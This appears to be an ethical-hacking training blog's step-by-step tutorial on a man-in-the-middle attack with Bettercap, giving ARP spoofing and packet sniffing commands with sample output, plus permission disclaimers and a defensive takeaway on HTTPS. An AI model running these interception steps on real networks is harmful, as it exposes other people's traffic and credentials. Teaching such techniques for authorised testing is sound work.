
Understanding Man-in-the-Middle Attacks: A Step-by-Step Guide Using Bettercap
A Man-in-the-Middle (MITM) attack is a cyber attack where an attacker intercepts and manipulates communication between two parties, often without their knowledge. Using tools like Bettercap, an attacker can perform MITM attacks with techniques such as ARP spoofing to intercept traffic between a target device and the gateway, and packet sniffing to capture sensitive information like passwords, messages, and other data. These attacks are primarily used for educational purposes by ethical hackers and cybersecurity professionals to identify vulnerabilities and secure networks. However, it is important to remember that performing MITM attacks without permission is illegal and unethical.

Quick answer: A man-in-the-middle attack lets an attacker sit between two parties, read their traffic and sometimes change it. Bettercap, a tool included in Kali Linux, is used by testers to demonstrate this on a network they own or have written permission to test. Learning it helps you spot and block such attacks.
Key takeaways
- A man-in-the-middle attack puts the attacker between two parties so traffic can be read or changed.
- HTTPS with valid certificates and HSTS makes simple interception hard.
- Run bettercap only on lab networks you own.
Introduction
A Man-in-the-Middle (MITM) attack is a network attack where an attacker intercepts and manipulates communication between two parties without their knowledge. In this blog, we explore how to use Bettercap, a powerful tool, to perform a MITM attack on a local network. This guide is intended for educational purposes only to help ethical hackers and cybersecurity professionals understand vulnerabilities and secure systems.
Disclaimer
This guide is for educational purposes only. Unauthorized use of these techniques is illegal. Always have explicit permission before performing penetration tests.
Requirements
1. Hardware
- A computer running Kali Linux or any Linux distribution with Bettercap installed.
- Access to a local network with devices to target.
2. Software
- Bettercap (pre-installed in Kali Linux or can be installed with
apt). - Wireshark (optional) for packet analysis.
3. Privileges
- Root or administrative privileges on your machine.
- Permission to test on the target network.
4. Network Details
- Target IP address.
- Gateway IP address.
Bettercap MITM Setup
Step 1: Install Bettercap

To install Bettercap, use the following commands:
sudo apt update
sudo apt install bettercap
Verify the installation:
bettercap --version
Step 2: Start Bettercap
Start Bettercap with root privileges:
sudo bettercap
This will open the Bettercap interactive shell.
Step 3: Enable ARP Spoofing
ARP spoofing tricks devices into thinking the attacker's computer is the gateway, allowing traffic interception.
-
Set the Target
Specify the target device or subnet. Example for a specific IP:set arp.spoof.targets 192.168.230.134 -
Enable ARP Spoofing
Activate ARP spoofing to intercept traffic:arp.spoof on -
Enable Full Duplex
Allow bidirectional interception of traffic:set arp.spoof.fullduplex true
Step 4: Enable Packet Sniffing
Capture and analyze network traffic with the following steps:
-
Start Sniffing Packets
Enable the packet sniffing module:net.sniff on -
Apply Filters (Optional)
To capture specific traffic types, like DNS queries:set net.sniff.filter udp port 53
Step 5: Analyze Captured Traffic
Captured traffic logs are displayed in real-time. Example of a DNS query interception:
[net.sniff.dns] dns gateway > 192.168.230.135 : localdomain is Non-Existent Domain
For deeper analysis, use Wireshark:
sudo wireshark
Step 6: Stop the Attack
To stop the attack and ensure no disruption to the network:
-
Disable ARP Spoofing:
arp.spoof off -
Stop Packet Sniffing:
net.sniff off -
Exit Bettercap:
quit
Conclusion
This guide provides a step-by-step walkthrough for performing a MITM attack using Bettercap. From ARP spoofing to packet sniffing, these techniques demonstrate the importance of securing networks against such vulnerabilities. Always remember:
With great power comes great responsibility.
These tools and techniques should only be used ethically and with explicit permission. By understanding these vulnerabilities, you can better secure your systems against potential threats.
To take this further with guided labs and an instructor, see our EC-Council ethical hacking programme.
Related reading
- How to Use Bettercap for Network Penetration Testing: A Beginner's Guide to Detection and Defence
- IRDP Spoofing Attack Explained | ICMP Redirect Vulnerabilities & Prevention (2026 Guide)
- Wireshark | The Ultimate Network Protocol Analyzer for Beginners
Reference
For the authoritative details, see Kali Linux documentation.
Frequently Asked Questions
What's Your Reaction?
 Like
0
Like
0
 Dislike
0
Dislike
0
 Love
0
Love
0
 Funny
0
Funny
0
 Wow
0
Wow
0
 Sad
0
Sad
0
 Angry
0
Angry
0

Vaishnavi is a skilled tech professional at the Ethical Hacking Training Institute in Pune, responsible for managing and optimizing the technical infrastructure that supports advanced cybersecurity education. With deep expertise in network security, backend operations, and system performance, she ensures that practical labs, online modules, and assessments run smoothly and securely. Her behind-the-scenes contributions play a vital role in delivering a seamless and secure learning experience for aspiring ethical hackers.